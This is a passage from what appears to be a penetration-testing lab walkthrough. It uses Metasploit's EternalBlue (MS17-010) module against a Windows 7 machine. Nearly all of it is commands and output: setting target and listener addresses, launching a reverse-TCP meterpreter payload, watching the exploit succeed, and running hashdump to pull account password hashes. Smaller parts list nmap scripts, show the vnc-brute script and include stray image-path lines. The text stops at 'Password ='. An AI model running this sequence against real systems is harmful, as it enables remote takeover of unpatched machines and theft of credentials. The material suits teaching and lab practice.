ftp-vsftpd-backdoor.nse  http-wordpress-users.nse    realvnc-auth-bypass.nse  voldemort-info.nse
ftp-vuln-cve2018-4221.nse  http-xssed.nse             redis-brute.nse         vtam-enum.nse
ganglia-info.nse        iax2-brute.nse             redis-info.nse          vulners.nse
giop-info.nse           iax2-version.nse          resolveall.nse         yuze-dht-info.nse
gkrellm-info.nse        icap-info.nse             reverse-index.nse       wdb-version.nse
gopher-ls.nse           iec-identify.nse          rexec-brute.nse        weblogic-t3-info.nse
gpsd-info.nse           imap-brute.nse            rfc868-time.nse        whois-domain.nse
hadoop-datanode-info.nse  imap-capabilities.nse     riak-http-info.nse      whois-ip.nse
hadoop-jobtracker-info.nse  imap-ntlm-info.nse       rlogin-brute.nse       wsdd-discover.nse
hadoop-namenode-info.nse  impress-remote-discover.nse  rmi-dumpregistry.nse   x11-access.nse
hadoop-secondary-namenode-info.nse  informix-brute.nse    rmi-vuln-classloader.nse  xdmcp-discover.nse
hadoop-tasktracker-info.nse  informix-query.nse       rpcap-brute.nse         xmlrpc-methods.nse
hbase-master-info.nse     informix-tables.nse      rpcap-info.nse          xmpp-brute.nse
hbase-region-info.nse    ip-forwarding.nse        rpc-grind.nse           xmpp-info.nse
hddtemp-info.nse         ip-geolocation-geoplugin.nse  rpcinfo.nse
hnapp-info.nse           ip-geolocation-ipinfodb.nse  rsa-vuln-roca.nse
hostmap-brk.nse

(kali@kali) [/usr/share/nmap/scripts]
mousepad vnc-brute.nse
```

mousepad is a tool used to open and edit text files



```
File Edit Search View Document Help
/usr/share/nmap/scripts/vnc-brute.nse (Read Only) - Mousepad

local brute = require "brute"
local creds = require "creds"
local shortport = require "shortport"
local stdnse = require "stdnse"
local vnc = require "vnc"


description = [[
Performs brute force password auditing against VNC servers.
]]

--
-- @see realvnc-auth-bypass.nse
--
-- @args vnc-brute.bruteusers If set, allows the script to iterate over
-- usernames for auth types that require it (plain,
-- Apple Remote Desktop (30),
-- SASL (not supported), and ATEN) Default: false,
-- since most VNC auth types are password-only.
--
-- @usage
-- nmap --script vnc-brute -p 5900 <host>
--
-- @output
-- PORT      STATE SERVICE REASON
-- 5900/tcp open  vnc     syn-ack
-- | vnc-brute:
-- | Accounts
-- | 123456 => Valid credentials
--
-- Summary
--
-- x The Driver class contains the driver implementation used by the brute
-- library
--
-- 29 -- Summary
-- 30 --
-- 31 -- x The Driver class contains the driver implementation used by the brute
-- 32 -- library
-- 33 --
-- 34 --
```

Now we can check the usage of the script for Bruteforce attack.

## Starting the Metasploit Framework for attack:


msfconsole -q



```
kali@kali:~$ sudo msfconsole -q
[sudo] password for kali:
msf6 >
```

**msfconsole** is the most commonly used shell which allows to access all the features of Metasploit.

**-q** is used to do not print the banner on startup.



```
msf6 > search ms17-010

Matching Modules


#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec       2017-03-14      normal Yes    EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal No     SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

Search in Metasploit is used for searching the Exploit available for given version of the Service.

After that choose the Exploit with the help of use 0 or use (Exploit name).




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/generic/custom                    normal          No     Custom Payload
1  payload/generic/shell_bind_tcp            normal          No     Generic Command Shell, Bind TCP Inline
2  payload/generic/shell_reverse_tcp         normal          No     Generic Command Shell, Reverse TCP Inline
3  payload/generic/ssh/interact              normal          No     Interact with Established SSH Connection
4  payload/windows/x64/custom/bind_ipv6_tcp  normal          No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
5  payload/windows/x64/custom/bind_ipv6_tcp_uuid normal          No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
6  payload/windows/x64/custom/bind_named_pipe normal          No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
7  payload/windows/x64/custom/bind_tcp       normal          No     Windows shellcode stage, Windows x64 Bind TCP Stager
8  payload/windows/x64/custom/bind_tcp_rc4   normal          No     Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasploit)
9  payload/windows/x64/custom/bind_tcp_uuid  normal          No     Windows shellcode stage, Bind TCP Stager with UUID Support (Windows x64)
10 payload/windows/x64/custom/reverse_http   normal          No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
11 payload/windows/x64/custom/reverse_https  normal          No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
12 payload/windows/x64/custom/reverse_named_pipe normal          No     Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
13 payload/windows/x64/custom/reverse_tcp   normal          No     Windows shellcode stage, Windows x64 Reverse TCP Stager
14 payload/windows/x64/custom/reverse_tcp_rc4 normal          No     Windows shellcode stage, Reverse TCP Stager (RC4 Stage Encryption, Metasploit)
```

## Details and Options required for the payload:

show options



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit(windows/smb/ms17_010_eternalblue)):

Name      Current Setting  Required  Description
-  -  -
RHOSTS    445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The target port (TCP)
SMBDomain  (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass    (Optional) The password for the specified username
SMBUser    (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-  -  -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.189.128 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port


Exploit target:
```

Options for the details required for payload like:

1. RHOSTS & RPORT are the IP Address and Port number of the Victim.
2. LHOST & LPORT are the IP Address and Port Number of User or Hacker.

### Set the necessary details:


set RHOSTS, RPORT, LHOST, LPORT



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.189.129
RHOSTS => 192.168.189.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.189.128
LHOST => 192.168.189.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5656
LPORT => 5656
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


After that we have to check that all details are saved correctly by show options.





## Starting the Exploit:

exploit



After starting the exploit, a Session will be opened like -

(LHOST:LPORT -> RHOSTS:RPORT)

192.168.189.128:5656 -> 192.168.189.129:49158

## Successful Exploit:

```
[*] 192.168.189.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.189.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.189.129:445 - The target is vulnerable.
[*] 192.168.189.129:445 - Connecting to target for exploitation.
[*] 192.168.189.129:445 - Connection established for exploitation.
[*] 192.168.189.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.189.129:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.189.129:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.189.129:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.189.129:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.189.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.189.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.189.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.189.129:445 - Starting non-paged pool grooming
[*] 192.168.189.129:445 - Sending SMBv2 buffers
[*] 192.168.189.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.189.129:445 - Sending final SMBv2 buffers.
[*] 192.168.189.129:445 - Sending last fragment of exploit packet!
[*] 192.168.189.129:445 - Receiving response from exploit packet
[*] 192.168.189.129:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.189.129:445 - Sending egg to corrupted connection.
[*] 192.168.189.129:445 - Triggering free of corrupted buffer.
[*] 192.168.189.129:445 - Sending stage (200774 bytes) to 192.168.189.129
[*] Meterpreter session 1 opened (192.168.189.128:5656 -> 192.168.189.129:49158) at 2023-04-17 20:26:46 +0530
[*] 192.168.189.129:445 - =====
[*] 192.168.189.129:445 - =====WIN=====
[*] 192.168.189.129:445 - =====

meterpreter >
```

## Checking the Commands available in Meterpreter:


help

```
[*] 192.168.189.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.189.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.189.129:445 - Starting non-paged pool grooming
[*] 192.168.189.129:445 - Sending SMBv2 buffers
[*] 192.168.189.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.189.129:445 - Sending final SMBv2 buffers.
[*] 192.168.189.129:445 - Sending last fragment of exploit packet!
[*] 192.168.189.129:445 - Receiving response from exploit packet
[*] 192.168.189.129:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.189.129:445 - Sending egg to corrupted connection.
[*] 192.168.189.129:445 - Triggering free of corrupted buffer.
[*] 192.168.189.129:445 - Sending stage (200774 bytes) to 192.168.189.129
[*] Meterpreter session 1 opened (192.168.189.128:5656 -> 192.168.189.129:49158) at 2023-04-17 20:26:46 +0530
[*] 192.168.189.129:445 - =====
[*] 192.168.189.129:445 - =====WIN=====
[*] 192.168.189.129:445 - =====

meterpreter > help

Core Commands

Command      Description
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
```




The Metasploit Meterpreter has supported the "hashdump" command. The "hashdump" command is an in-memory version of the pwdump tool, but instead of loading a DLL into LSASS.exe, it allocates memory inside the process, injects raw assembly code, executes it via CreateRemoteThread, and then reads the captured hashes back out of memory. This avoids writing files to the drive and by the same token avoids being flagged by antivirus (AV) and intrusion prevention (HIPS) products.

Over the last few years, many AV and HIPS products have added hooks to detect this behaviour and block it at the API level. Unfortunately, the hooks are often implemented in a way that causes LSASS.exe to crash, which forces the entire system to either halt or reboot. This has made the "hashdump" command (along with pwdump and its friends) somewhat risky to use during a penetration test.



## Successfully cracked the Password:

hashdump



```
Priv: Elevate Commands

Command      Description
-----
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands

Command      Description
-----
timestomp    Manipulate file MACE attributes

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

We have successfully got the Username and Password.

Username = Jon

Password =

